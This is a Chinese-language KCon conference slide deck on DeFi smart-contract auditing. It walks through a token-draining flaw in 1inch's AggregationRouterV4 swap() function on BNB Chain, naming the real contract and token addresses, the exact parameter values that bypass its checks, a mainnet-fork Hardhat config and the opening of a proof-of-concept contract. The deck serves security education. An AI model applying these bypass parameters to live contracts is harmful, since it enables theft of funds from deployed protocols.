KCon

如何从 defi 中捡钱？
智能合约安全代码审计

@Snowming & @Rivaill

+1 进阶，
护航未来

KCon

+1

CONTENTS

目录

KCon

+1

DeFi 与“捡钱”

Decentralized Finance

“去中心化金融”(Decentralized Finance) 的缩写，是加密货币或区块链中的各种金融应用的总称。

- 优点：点对点、透明、匿名、灵活、快速
- 类型：稳定币、DEX、预言机、聚合器、借贷平台、yeild farming、流动性挖矿……

KCon

+1

Decentralized Finance VS Traditional Finance

goverance

公共区块链充当信任源
VS
需要法律和许可金融机构的公共治理充当信任源

transparency

数据公开透明、不可篡改、信息可追溯性
VS
“不透明的黑盒子”

approval

必须从监管机构获得适当的许可和授权
VS
没有进入壁垒，任何人都可以在公共区块链之上构建金融服务和工具

KCon

+1

“捡钱”：有益？邪恶？

有益

利用协议自有的机制，帮助协议高效运转并获利。如：

- 借贷清算
- 差价套利
- ……

有害

利用非常规的手段获利，但对生态有害。如：

- 三明治攻击
- 交易抢跑
- 漏洞利用
- ……

中性

一些并非有益于生态，但也无害的套利点。如：

用户误将一些币直接转入到合约中，导致这部分币丢失，但通过一些方法可以取出来

KCon

+1

DeFi 捡钱案例

- 1inch Router
- UniSwap Router&Pair
- SushiSwap Bentobox

KCon

+1

1inch AggregationRouterV4 Vulnerability

漏洞背景

AggregationRouterV4 是知名项目 1inch 的一个多链部署的聚合器路由合约。

AggregationRouterV4 contract on BNB Smart Chain:
https://bscscan.com/address/0x1111111254fb6c44bac0bed2854e76f90643097d

---

漏洞概述

在 AggregationRouterV4.sol 合约中，可以通过 swap() 函数转出此合约中的指定 token 的全部余额。

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

1

2

合约功能：

AggregationRouterV4 合约在原本设计上并不会存储 native coin 和 token，只会暂时的中转代币。

漏洞函数 swap() function flow:

Caller srcToken -> router


swap(srcToken->dstToken)

dstToken -> router

dstToken.Balance(address(this)) -> dstReceiver

KCon

+1



根本原因：

原本如果合约里面没有钱，只是暂时的中转代币，那么 swap() 应该是合理的。

但因为种种原因，如空投或意外转入，导致此合约中有了一些余额，比如各种 token。

如果此时再去按照当前合约的某种代币的余额去转出，就会导致可以“顺走”此 router 合约中的代币余额。

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

直接原因 - Point 1

caller 和 data 入参用户可控，导致红框部分可被绕过。

只需要给 caller 入参传入 0 地址即可绕过。

- low-level call

```go
// Call executes the contract associated with the addr with the given input as
// parameters. It also handles any necessary value transfer required and takes
// the necessary steps to create accounts and reverses the state in case of an
// execution error or failed value transfer.
func (evm *EVM) Call(caller ContractRef, addr common.Address, input []byte, gas uint64, value *big.Int) (ret []byte, leftOverGas uint64, err error) {
        if evm.Config.NoRecursion && evm.depth > 0 {
                return nil, gas, nil
        }
        // Fail if we're trying to execute above the call depth limit
        if evm.depth > int(params.CallCreateDepth) {
                return nil, gas, ErrDepth
        }
        // Fail if we're trying to transfer more than the available balance
        if value.Sign() != 0 && !evm.Context.CanTransfer(evm.StateDB, caller.Address(), value) {
                return nil, gas, ErrInsufficientBalance
        }
        snapshot := evm.StateDB.Snapshot()
        p, isPrecompile := evm.precompile(addr)

        if !evm.StateDB.Exist(addr) {
                if !isPrecompile && evm.chainRules.IsEIP158 && value.Sign() == 0 {
                        // Calling a non existing account, don't do anything, but ping the tra
                        if evm.Config.Debug {
                                if evm.depth == 0 {
                                        evm.Config.Tracer.CaptureStart(evm, caller.Address(), a
                                        evm.Config.Tracer.CaptureEnd(ret, 0, 0, nil)
                                } else {
                                        evm.Config.Tracer.CaptureEnter(CALL, caller.Address(),
                                        evm.Config.Tracer.CaptureExit(ret, 0, nil)
                                }
                        }
                        return nil, gas, nil
                }
                evm.StateDB.CreateAccount(addr)
        }
        evm.Context.Transfer(evm.StateDB, caller.Address(), addr, value)

        // Capture the tracer start/end events in debug mode
        if evm.Config.Debug {
                if evm.depth == 0 {
                        evm.Config.Tracer.CaptureStart(evm, caller.Address(), addr, false, inpu
                        defer func(startGas uint64, startTime time.Time) { // Lazy evaluation o
                                evm.Config.Tracer.CaptureEnd(ret, startGas-gas, time.Since(startTime), err)
                        }(gas, time.Now())
                } else {
                        // Handle tracer events for entering and exiting a call frame
                        evm.Config.Tracer.CaptureEnter(CALL, caller.Address(), addr, input, gas, value)
                        defer func(startGas uint64) {
                                evm.Config.Tracer.CaptureExit(ret, startGas-gas, err)
                        }(gas)
                }
        }

        if isPrecompile {
                ret, gas, err = RunPrecompiledContract(p, input, gas)
        } else {
                // Initialise a new contract and set the code that is to be used by the
                // The contract is a scoped environment for this execution context only
                code := evm.StateDB.GetCode(addr)
                if len(code) == 0 {
                        ret, err = nil, nil // gas is unchanged
                } else {
                        addrCopy := addr
                        // If the account has no code, we can abort here
                        // The depth-check is already done, and precompiles handled abo
                        contract := NewContract(caller, AccountRef(addrCopy), value, ga
                        contract.SetCallCode(&addrCopy, evm.StateDB.GetCodeHash(addrCop
                        ret, err = evm.interpreter.Run(contract, input, false)
                        gas = contract.Gas
                }
        }
        // When an error was returned by the EVM or when setting the creation code
        // above we revert to the snapshot and consume any gas remaining. Additionally
        // when we're in homestead this also counts for code storage gas errors.
        if err != nil {
                evm.StateDB.RevertToSnapshot(snapshot)
                if err != ErrExecutionReverted {
                        gas = 0
                }
                // TODO: consider clearing up unused snapshots:
                //} else {
                //      evm.StateDB.DiscardSnapshot(snapshot)
        }
        return ret, gas, err
}
```

Check depth and caller's balance

Transfer value

Retrieve code

Initialize env. and run the code

Revert upon errors

go-ethereum/core/vm/evm.go

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

1

2

3

直接原因 - Point 2

desc 入参用户可控，导致左侧 1，2，3处可绕过。

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

1

2

直接原因 - Point 3

所以最终的执行语句变成了如左侧的两处。

因为 desc.dstToken 和 desc.dstReciver 同样是用户可控，所以实质上就是可以从此 router 合约中直接转出某种 token 的全部余额。

KCon

+1

Try hack with Hardhat

功能：

- 编译、部署、测试、调试智能合约
- 管理和自动化重复性任务
- 高级功能，如区块链网络分叉

优势：

- 更兼容
- 更多实用功能

KCon

+1

```
// You need to export an object to set up your config
// Go to https://hardhat.org/config/ to learn more

/**
 * @type import('hardhat/config').HardhatUserConfig
 */
module.exports = {
  networks: {
    hardhat: {
      chainId: 56,
      forking: {
        url: "https://speedy-nodes-nyc.moralis.io/{}/bsc/mainnet/archive",
        blockNumber: 16447938
      }
    }
  },
  solidity: "0.7.0"
};

```

模拟攻击

STEP1：reproduce

以 bnb chain 上的 AggregationRouterV4 合约为例，首先 fork 主网。

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

模拟攻击 - Bypass Point 1

- desc.amount 传入 0
- srcToken 可以传入 wrapped ETH 代币
- 2311 行可以直接绕过，也就是红框内 bypass 成功。

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

模拟攻击 - Bypass Point 2

- caller 传入 0
- data 传入 00
- 所以红框内可以直接绕过

KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
```

模拟攻击 - Bypass Point 3

- flags 传入 0
- uint256 private constant _PARTIAL_FILL = 1
- 进入 else 逻辑
- 传入的 dstToken 的余额是一个比较大的数，而传入的 desc.minReturnAmount 很小，所以 else 分支可以成功执行，红框内 bypass 成功


KCon

+1

```
2286    function swap(
2287        IAggregationExecutor caller,
2288        SwapDescription calldata desc,
2289        bytes calldata data
2290    )
2291        external
2292        payable
2293        returns (uint256 returnAmount, uint256 gasLeft)
2294    {
2295        require(desc.minReturnAmount > 0, "Min return should not be 0");
2296        require(data.length > 0, "data should not be empty");
2297
2298        uint256 flags = desc.flags;
2299        IERC20 srcToken = desc.srcToken;
2300        IERC20 dstToken = desc.dstToken;
2301
2302        bool srcETH = srcToken.isETH();
2303        if (flags & _REQUIRES_EXTRA_ETH != 0) {
2304            require(msg.value > (srcETH ? desc.amount : 0), "Invalid msg.value");
2305        } else {
2306            require(msg.value == (srcETH ? desc.amount : 0), "Invalid msg.value");
2307        }
2308
2309        if (!srcETH) {
2310            _permit(address(srcToken), desc.permit);
2311            srcToken.safeTransferFrom(msg.sender, desc.srcReceiver, desc.amount);
2312        }
2313
2314        {
2315            bytes memory callData = abi.encodePacked(caller.callBytes.selector, bytes12(0), msg.sender, data);
2316            // solhint-disable-next-line avoid-low-level-calls
2317            (bool success, bytes memory result) = address(caller).call{value: msg.value}(callData);
2318            if (!success) {
2319                revert(RevertReasonParser.parse(result, "callBytes failed: "));
2320            }
2321        }
2322
2323        uint256 spentAmount = desc.amount;
2324        returnAmount = dstToken.uniBalanceOf(address(this));
2325
2326        if (flags & _PARTIAL_FILL != 0) {
2327            uint256 unspentAmount = srcToken.uniBalanceOf(address(this));
2328            if (unspentAmount > 0) {
2329                spentAmount = spentAmount.sub(unspentAmount);
2330                srcToken.uniTransfer(msg.sender, unspentAmount);
2331            }
2332            require(returnAmount.mul(desc.amount) >= desc.minReturnAmount.mul(spentAmount), "Return amount is not enough");
2333        } else {
2334            require(returnAmount >= desc.minReturnAmount, "Return amount is not enough");
2335        }
2336
2337        address payable dstReceiver = (desc.dstReceiver == address(0)) ? msg.sender : desc.dstReceiver;
2338        dstToken.uniTransfer(dstReceiver, returnAmount);
2339
2340        emit Swapped(
2341            msg.sender,
2342            srcToken,
2343            dstToken,
2344            dstReceiver,
2345            spentAmount,
2346            returnAmount
2347        );
2348
2349        gasLeft = gasleft();
2350    }
```

模拟攻击 - 利用点

- 而利用的一段逻辑，传入的 dstToken 是 0x308FC5CdD559Be5cB62B08A26a4699bBef4a888f DCIP 代币



- 而此 router 合约持有此代币，所以成功转出了该代币的余额到指定的 dstReceiver

KCon

+1

Hardhat POC


```
933 library UniERC20 {
934     using SafeMath for uint256;
935     using SafeERC20 for IERC20;
936
937     IERC20 private constant _ETH_ADDRESS = IERC20(0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE);
938     IERC20 private constant _ZERO_ADDRESS = IERC20(0);
939
940     function isETH(IERC20 token) internal pure returns (bool) {
941         return (token == _ZERO_ADDRESS || token == _ETH_ADDRESS);
942     }
```

```
232 contract Test {
233     function test() public {
234         address payable router = 0x1111111254fb6c44bAC0beD2854e76F90643097d;
235         I1inchAggregationRouterV4 aggregationRouterV4 = I1inchAggregationRouterV4(
236                 router
237             );
238         address payable token = 0x308FC5CdD559Be5cB62B08A26a4699bBef4a888f;
239         IERC20 Token = IERC20(token);
240         uint256 balance = Token.balanceOf(msg.sender);
241         console.log("before exploit: ", balance);
242
243         address caller;
244         I1inchAggregationRouterV4.SwapDescription memory desc;
245         desc.minReturnAmount = 1;
246         desc.amount = 0;
